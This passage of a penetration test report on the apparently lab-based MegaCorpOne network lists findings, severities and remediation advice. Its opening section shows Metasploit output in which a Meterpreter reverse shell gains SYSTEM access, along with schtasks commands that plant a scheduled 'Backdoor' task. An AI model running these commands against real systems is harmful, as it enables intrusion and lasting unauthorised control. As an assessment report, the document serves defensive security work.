
```
root@kali: ~
File  Actions  Edit  View  Help
root@kali: ~ ×   root@kali: ~ ×

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.22.117.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows


msf6 exploit(windows/local/persistence_service) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] Running module against WINDOWS10
[+] Meterpreter service exe written to C:\Windows\TEMP\xSYGI.exe
[*] Creating service cVFBKYC
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/WINDOWS10_20240911.5959/WINDOWS10_20240911.5959.rc
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 2 opened (172.22.117.100:4444 → 172.22.117.20:49282 ) at 2024-09-11 03:00:00 -0400

meterpreter > shell
Process 2412 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19042.1288]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>exit
exit
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 5744 created.
Channel 2 created.
Microsoft Windows [Version 10.0.19042.1288]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

7. **Persistence Mechanisms**:
   **What We Did**: We employed persistence techniques, such as scheduled tasks and registry key modifications, to maintain access to compromised systems.

```
C:\Windows\system32>schtasks /create /f /tn Backdoor /SC DAILY /ST 00:00 /TR "C:\shell.exe"
schtasks /create /f /tn Backdoor /SC DAILY /ST 00:00 /TR "C:\shell.exe"
SUCCESS: The scheduled task "Backdoor" has successfully been created.

C:\Windows\system32>
```



```
msf6 exploit(windows/local/persistence_service) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] Running module against WINDOWS10
[+] Meterpreter service exe written to C:\Windows\TEMP\xSYGI.exe
[*] Creating service cVFBKYC
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/WINDOWS10_20240911.5959/WINDOWS10_20240911.5959.rc
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 2 opened (172.22.117.100:4444 → 172.22.117.20:49282 ) at 2024-09-11 03:00:00 -0400

meterpreter > shell
Process 2412 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19042.1288]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>exit
exit
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 5744 created.
Channel 2 created.
Microsoft Windows [Version 10.0.19042.1288]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>schtasks /create /f /tn BreachBuddies_Backdoor /SC /DAILY /ST 02:00 /TR "C:\shell2.exe"
schtasks /create /f /tn BreachBuddies_Backdoor /SC /DAILY /ST 02:00 /TR "C:\shell2.exe"
ERROR: Invalid Schedule Type specified.
Type "SCHTASKS /CREATE /?" for usage.

C:\Windows\system32>schtasks /create /f /tn BreachBuddies /SC DAILY /ST 02:00 /TR "C:\shell2.exe"
schtasks /create /f /tn BreachBuddies /SC DAILY /ST 02:00 /TR "C:\shell2.exe"
SUCCESS: The scheduled task "BreachBuddies" has successfully been created.

C:\Windows\system32>
```




**Why It Matters**: Persistence mechanisms allow attackers to maintain control over systems even after reboot, making it difficult to detect and remove the attack.

8. **Absence of Multi-Factor Authentication (MFA)**:
   **What We Did**: We noted that key administrative accounts did not employ multi-factor authentication.
   **Why It Matters**: Without MFA, compromised credentials alone could grant full access to critical systems, leaving the network highly vulnerable to unauthorized access.

## Conclusion and Recommendations

The penetration test of MegaCorpOne revealed a combination of strengths and critical vulnerabilities. On the positive side, the organisation has made progress by using **NTLMv2 hashing**

for password storage and **SMBv3** for network communications, which are both more secure alternatives to outdated protocols. These measures indicate that efforts are being made to keep parts of the security infrastructure up to date.

However, several critical weaknesses were uncovered that pose significant security risks. The most concerning finding is the presence of **outdated FTP software (vsFTPd 2.3.4)**, which includes a known backdoor vulnerability that could grant attackers root access. Additionally, **weak password practices** were identified, with easily guessable passwords making user accounts vulnerable to brute-force attacks.

The exposure of **SMB and RDP services** to external access creates potential entry points for unauthorised access, increasing the risk of lateral movement within the network. Moreover, **legacy protocols such as LLMNR and NBT-NS** were found to be enabled, making it easier for attackers to capture login credentials and escalate privileges.

Excessive administrative privileges granted through **WMI and SMB misconfigurations** further increase the risk, allowing for remote command execution and unauthorised control over critical systems. The lack of **multi-factor authentication (MFA)** on administrative accounts exacerbates this risk by providing a single point of failure if passwords are compromised.

## Recommendations

To address these critical issues, we recommend the following actions:

1. **Update or Decommission Outdated Software**: Immediately update the **vsFTPd 2.3.4** service to a version without known vulnerabilities or replace it with a more secure alternative. Keeping outdated software presents a severe risk of exploitation.
2. **Strengthen Password Policies**: Enforce stricter password policies to eliminate weak and easily guessable credentials. Implement password complexity requirements, regular password changes and ensure that users adopt stronger passwords.
3. **Restrict External Access to SMB and RDP Services**: Limit exposure of **SMB and RDP services** to internal access only, preventing potential attackers from accessing these services externally. Consider using a VPN or other secure methods for remote access.
4. **Disable Legacy Protocols**: Disable **LLMNR and NBT-NS** protocols across the network to prevent attackers from capturing credentials through spoofing attacks. These protocols are outdated and no longer necessary for modern network operations.
5. **Implement Multi-Factor Authentication (MFA)**: Introduce MFA for all administrative and privileged accounts. This additional layer of security will protect accounts even if login credentials are compromised, significantly reducing the risk of unauthorised access.
6. **Correct WMI and SMB Misconfigurations**: Review and adjust **WMI and SMB configurations** to enforce the principle of least privilege. Ensure that administrative privileges are granted only to users who require them, and regularly audit these privileges.

By implementing these recommendations, MegaCorpOne will significantly improve its security posture, reduce the likelihood of a successful attack, and ensure better protection of sensitive data and critical systems.

### Final Words

By addressing these vulnerabilities, you will significantly improve your network's security. This is akin to upgrading from basic security measures to a comprehensive system that covers all potential entry points, ensuring your data is well-protected.

# Summary Vulnerability Overview

## Summary Vulnerability Overview

1. **Outdated FTP Software (vsFTPd 2.3.4 Backdoor)**
   **Risk Level**: Critical
   **Description**: The outdated FTP service (vsFTPd 2.3.4) contains a backdoor vulnerability that allows attackers to gain **root access**. Publicly available exploits make this a highly critical issue.
   **Impact**: Full system compromise and potential network-wide propagation.

   **Recommendation**: **Immediately update or replace** the software, or disable the service if not required.

2. **Weak Password Practices**
   **Risk Level**: High
   **Description**: Weak passwords (e.g., "Spring2021") were identified, making systems vulnerable to **brute-force and dictionary attacks**.
   **Impact**: Unauthorized access to critical systems, data theft, or privilege escalation.
   **Recommendation**: Implement **strong password policies** regular audits, and consider password management solutions.

3. **Exposed SMB Services (External File Sharing)**
   **Risk Level**: High
   **Description**: Exposing SMB services to external networks increases the risk of lateral movement and unauthorized file access.
   **Impact**: Potential system compromise and access to sensitive files.
   **Recommendation**: **Restrict SMB access** to internal networks only and disable unnecessary SMB services.

4. **Legacy Network Protocols (LLMNR and NBT-NS) Enabled**
   **Risk Level**: High
   **Description**: Legacy protocols such as **LLMNR and NBT-NS** are vulnerable to **spoofing attacks** and enable credential theft.
   **Impact**: Attackers can capture network traffic and steal login credentials.
   **Recommendation**: **Disable LLMNR and NBT-NS** protocols and implement secure name resolution methods like DNSSEC.

5. **Broad Administrative Privileges via WMI**
   **Risk Level**: High
   **Description**: Remote WMI commands with excessive privileges allow attackers to execute commands and control key systems.
   **Impact**: Full system control and disruption of services.
   **Recommendation**: **Limit administrative privileges** and ensure access rights adhere to the principle of least privilege.

6. **Lack of Multi-Factor Authentication (MFA) for Administrative Accounts**
   **Risk Level**: High
   **Description**: **No MFA** for critical accounts makes systems vulnerable to password-based attacks.
   **Impact**: Increased risk of unauthorized access and data breaches.
   **Recommendation**: **Implement MFA** for all administrative accounts.

7. **Credential Dumping (Mimikatz)**
   **Risk Level**: High
   **Description**: Attackers used Mimikatz to extract **NTLM hashes** and credentials, which can be used for lateral movement across the network.
   **Impact**: Lateral movement, data breaches, and system takeover.
   **Recommendation**: Enforce **stronger access controls**, restrict credential dumping, and encrypt sensitive credentials.

8. **Privilege Escalation via Misconfigured Systems**
   **Risk Level**: High
   **Description**: Weak configurations enabled attackers to escalate privileges and gain administrative access.
   **Impact**: Full control of compromised systems and broader network access.
   **Recommendation**: **Correct system misconfigurations** and enforce least-privilege access.

9. **Persistence Techniques (Scheduled Tasks and Registry Key Modifications)**
   **Risk Level**: Medium
   **Description**: Attackers used **scheduled tasks** and **registry modifications** to maintain persistent access to compromised systems.
   **Impact**: Long-term unauthorized access, even after system reboots or patching.
   **Recommendation**: Regularly audit systems for unauthorized tasks and registry changes to detect and remove persistence mechanisms.

---

## Conclusion

The vulnerabilities identified during this penetration test present significant risks to MegaCorpOne's network security. While several strong security measures are in place, such as the use of NTLMv2 hashing, network segmentation, and SMBv3, critical issues remain that could be exploited by attackers. The presence of **outdated software** (vsFTPd 2.3.4), **weak password practices**, **exposed SMB and RDP services**, and **legacy protocols like LLMNR and NBT-NS** leave the organization susceptible to both external and internal threats. Additionally, **misconfigured administrative privileges**, **lack of multi-factor authentication (MFA)**, and the ability to dump credentials using tools like Mimikatz further exacerbate these risks.

Addressing these vulnerabilities promptly will drastically reduce the risk of **unauthorized access**, **data theft**, and **system compromise**. Implementing stronger password policies, restricting unnecessary services, disabling insecure legacy protocols, and enforcing MFA for administrative accounts are key steps to improving MegaCorpOne's security posture. Furthermore, auditing and correcting system misconfigurations will prevent privilege escalation and persistence mechanisms

from being abused. By prioritizing these actions, MegaCorpOne will significantly enhance its defenses and better safeguard its network and sensitive data from potential attacks.

| Vulnerability | Severity |
|---|---|
| Outdated FTP Software (vsFTPd 2.3.4 Backdoor) | **Critical** |
| Weak Password Practices | **High** |
| Exposed SMB Services (External File Sharing) | **High** |
| Legacy Network Protocols (LLMNR and NBT-NS) Enabled | **High** |
| Broad Administrative Privileges via WMI (Windows Management Instrumentation) | **High** |
| Lack of Multi-Factor Authentication (MFA) for Administrative Accounts | **High** |
| Credential Dumping (Mimikatz) | **High** |
| Privilege Escalation via Misconfigured Systems | **High** |
| Persistence Techniques (Scheduled Tasks and Registry Key Modifications) | **Medium** |

The following summary represents an overview of the assessment findings for this penetration test:

## Hosts Scanned:

1. **WinDC01 (172.22.117.10)**
    - **Services**:
        - Kerberos (88/tcp)
        - Microsoft RPC (135/tcp)
        - Microsoft Windows netbios-ssn (139/tcp)
        - SMB (445/tcp)
        - Microsoft Active Directory LDAP (389/tcp, 636/tcp)
        - DNS (53/tcp)
        - WMI (3269/tcp)
2. **Windows10 (172.22.117.20)**
    - **Services**:
        - RPC (135/tcp)
        - SMB (445/tcp)
        - Microsoft Terminal Services (3389/tcp)
3. **172.22.117.150**
    - **Services**:
        - FTP (vsFTPd 2.3.4 backdoor - 21/tcp)
        - HTTP (Apache - 80/tcp)

        - MySQL (3306/tcp)
        - Telnet (23/tcp)
        - SSH (22/tcp)
        - SMB (445/tcp)
        - DNS (53/tcp)
4. www.megacorpone.com **(149.56.244.87)**
    - **Services**:
        - SSH (22/tcp - OpenSSH 9.2p1)
        - HTTP (80/tcp - Apache 2.4.61)
        - HTTPS (443/tcp - SSL)

## Key Observations:

- Several vulnerabilities were identified during the scan, including the **vsFTPd 2.3.4 backdoor** on host **172.22.117.150**, and **open SMB services** on multiple hosts, which increases the risk of lateral movement and unauthorized access.
- The exposed **Kerberos**, **SMB**, and **WMI** services on the domain controller (**172.22.117.10**) indicate potential entry points for an attacker to compromise network security.

| Exploitation Risk | Total |
|---|---|
| Critical | 1 |
| High | 7 |
| Medium | 1 |
| Low | 0 |

# Vulnerability Findings

## Outdated FTP Software (vsFTPd 2.3.4 Backdoor)

**Risk Rating**: Critical

**Description**:
The FTP service running on **vsFTPd 2.3.4** contains a well-documented backdoor vulnerability, which allows attackers to gain **root access** to the affected system. This backdoor vulnerability is widely known and can be exploited easily using publicly available tools. Attackers can use this to gain full administrative control over the server, resulting in a potential pivot to other systems within the network. The service was also found to allow **anonymous FTP login**, exacerbating the risk.

**Affected Hosts**:

- **172.22.117.150**

**Exploitation**:

- The vulnerability was exploited using **Metasploit**, with the **vsFTPd 2.3.4 exploit module**.
- After connecting to the service, the backdoor payload provided a root shell on the system, giving full control of the host.

**Tools Used**:

- **Metasploit**
- **nmap** (to identify the FTP service and version)

**Remediation**:

- **Immediately update or replace vsFTPd 2.3.4** with a secure, up-to-date version.
- Disable the FTP service entirely if it is no longer required.
- **Remove anonymous FTP login** capability and implement stronger access controls for FTP services if still needed.

---

## 2. Weak Password Practices

**Risk Rating**: High

**Description**:
Several accounts were found to use **weak and easily guessable passwords**, such as "Spring2021". These weak credentials expose the network to password spraying and brute-force attacks. **Password spraying** was used to successfully guess multiple user passwords, providing unauthorised access to systems within the network.

**Affected Hosts**:

- Multiple Windows servers, including **WinDC01** (172.22.117.10)

**Exploitation**:

- A **password-spraying attack** was carried out using **Hydra** and a list of common passwords.

- Once a weak password was guessed, full user access was obtained, leading to potential privilege escalation.

**Tools Used**:

- **Hydra** for password spraying
- **Metasploit** for post-exploitation activities

**Remediation**:

- Enforce **strong password policies**, requiring passwords to be at least **12 characters long**, include **uppercase, lowercase, numbers, and special characters**.
- **Enable account lockout** policies to prevent repeated login attempts.
- Regularly audit user passwords and enforce **password expiration** policies.

---

## 3. Exposed SMB Services (External File Sharing)

**Risk Rating**: High

**Description**:
Several servers were found to have **SMB services (port 445)** exposed to external networks. Although **SMBv3** was in use, the external exposure of these services poses a significant risk, as attackers could use them to **move laterally** across the network or access sensitive files on the exposed systems.

**Affected Hosts**:

- **WinDC01** (172.22.117.10)
- **Windows10** (172.22.117.20)
- **172.22.117.150**

**Exploitation**:

- **nmap** identified exposed SMB services.
- **SMB enumeration** using **enum4linux** allowed for user enumeration and access to shared files.

**Tools Used**:

- **nmap** for port scanning and service identification.
- **enum4linux** for SMB enumeration.

**Remediation**:

- Restrict **SMB services** to internal network access only.
- Disable **unnecessary SMB shares** and services.
- Regularly audit **file sharing permissions** and ensure sensitive files are not accessible over SMB.

---

## 4. Legacy Network Protocols (LLMNR and NBT-NS) Enabled

**Risk Rating**: High

**Description**:
The **LLMNR** and **NBT-NS** protocols, which are legacy name resolution methods, were enabled on the network. These protocols are vulnerable to **spoofing attacks**, where an attacker can trick the network into sending login credentials to a malicious actor. During testing, **NTLMv2 hashes** were captured through **LLMNR/NBT-NS poisoning**.

**Affected Hosts**:

- **WinDC01** (172.22.117.10)
- **Windows10** (172.22.117.20)

**Exploitation**:

- **Responder** was used to capture **NTLMv2 hashes** by poisoning LLMNR and NBT-NS requests.
- These hashes were later cracked using **hashcat** to retrieve plaintext credentials.

**Tools Used**:

- **Responder** for LLMNR/NBT-NS poisoning.
- **hashcat** for cracking NTLMv2 hashes.

**Remediation**:

- Disable **LLMNR and NBT-NS** protocols across the network.
- Implement **DNSSEC** for secure name resolution.
- Enforce the use of **Kerberos** for network authentication.

---

## 5. Broad Administrative Privileges via WMI (Windows Management Instrumentation)

**Risk Rating**: High

**Description**:
Certain accounts were found to have overly broad administrative privileges via **WMI**, which allowed for remote command execution. By exploiting this misconfiguration, an attacker could run arbitrary commands on multiple systems.

**Affected Hosts**:

- **WinDC01** (172.22.117.10)

**Exploitation**:

- The **wmiexec.py** tool from the **Impacket suite** was used to execute remote commands on the server.
- Full administrative access allowed attackers to retrieve sensitive information and run commands as **SYSTEM**.

**Tools Used**:

- **Impacket wmiexec.py** for remote command execution via WMI.

**Remediation**:

- Review and limit **WMI privileges** to only authorised administrative users.
- Regularly audit administrative accounts and ensure they adhere to the **principle of least privilege**.

---

## 6. Lack of Multi-Factor Authentication (MFA) for Administrative Accounts

**Risk Rating**: High

**Description**:
Administrative accounts were found to lack **multi-factor authentication (MFA)**, leaving them vulnerable to password-based attacks. Once passwords are compromised, attackers gain full access to the system.

**Affected Hosts**:

- **WinDC01** (172.22.117.10)
- **Windows10** (172.22.117.20)

**Exploitation**:

- Attackers used **Mimikatz** to dump **NTLM hashes**, and no additional authentication factor was in place to prevent unauthorised access.

**Tools Used**:

- **Mimikatz** for credential dumping.

**Remediation**:

- Implement **MFA** for all administrative accounts to provide an additional layer of security.
- Regularly audit privileged accounts to ensure compliance with MFA requirements.

---

## 7. Credential Dumping (Mimikatz)

**Risk Rating**: High

**Description**:
Attackers were able to dump **NTLM hashes** and credentials using **Mimikatz**. These credentials were then used to escalate privileges and access additional systems across the network.

**Affected Hosts**:

- Multiple Windows servers, including **WinDC01** and **Windows10**.

**Exploitation**:

- **Mimikatz** was run on compromised systems to extract **NTLM hashes**.
- These hashes were cracked or reused for **pass-the-hash** attacks to access additional systems.

**Tools Used**:

- **Mimikatz** for credential dumping.
- **hashcat** for cracking NTLM hashes.

**Remediation**:

- Implement **credential guard** or **LSASS protection** to prevent credential dumping.
- Regularly audit and restrict administrative access to sensitive credentials.

---

## 8. Privilege Escalation via Misconfigured Systems

**Risk Rating**: High

**Description**:
Weak configurations allowed attackers to escalate privileges to **administrative levels** on multiple machines. By exploiting misconfigurations, attackers were able to gain full control over several critical systems.

**Affected Hosts**:

- Multiple Windows servers, including **WinDC01** and **Windows10**.

**Exploitation**:

- Privilege escalation was achieved using **PowerUp.ps1** to find misconfigurations that allowed for local privilege escalation.

**Tools Used**:

- **PowerUp.ps1** for privilege escalation.

**Remediation**:

- Correct **system misconfigurations** and ensure that users are assigned only the permissions they need.
- Regularly audit systems for **privilege escalation vulnerabilities**.

---

## 9. Persistence Techniques (Scheduled Tasks and Registry Key Modifications)

**Risk Rating**: Medium

**Description**:
Attackers used **scheduled tasks** and **registry key modifications** to maintain long-term access to compromised systems. These persistence techniques allowed attackers to continue accessing systems even after reboots or patching.

**Affected Hosts**:

- Multiple Windows servers, including **WinDC01** and **Windows10**.

**Exploitation**:

- **schtasks** was used to create a **persistent scheduled task**, and registry keys were modified to automatically execute malicious payloads on startup.

**Tools Used**:

- **schtasks** for persistence via scheduled tasks.
- **Regedit** for registry key modifications.

**Remediation**:

- Regularly audit **scheduled tasks** and registry changes for unauthorized modifications.
- Implement **monitoring tools** to detect persistence techniques and remove unauthorized tasks or registry entries.

# MITRE ATT&CK Navigator Map

MITRE ATT&CK download link

**about**

MegaCorpOne

Pentest by BreachBuddies_MegaCorpOne

**domain**

Enterprise ATT&CK v15

**platforms**

Windows, Linux, macOS,
Network, PRE, Containers, Office 365,
SaaS, Google Workspace, IaaS, Azure AD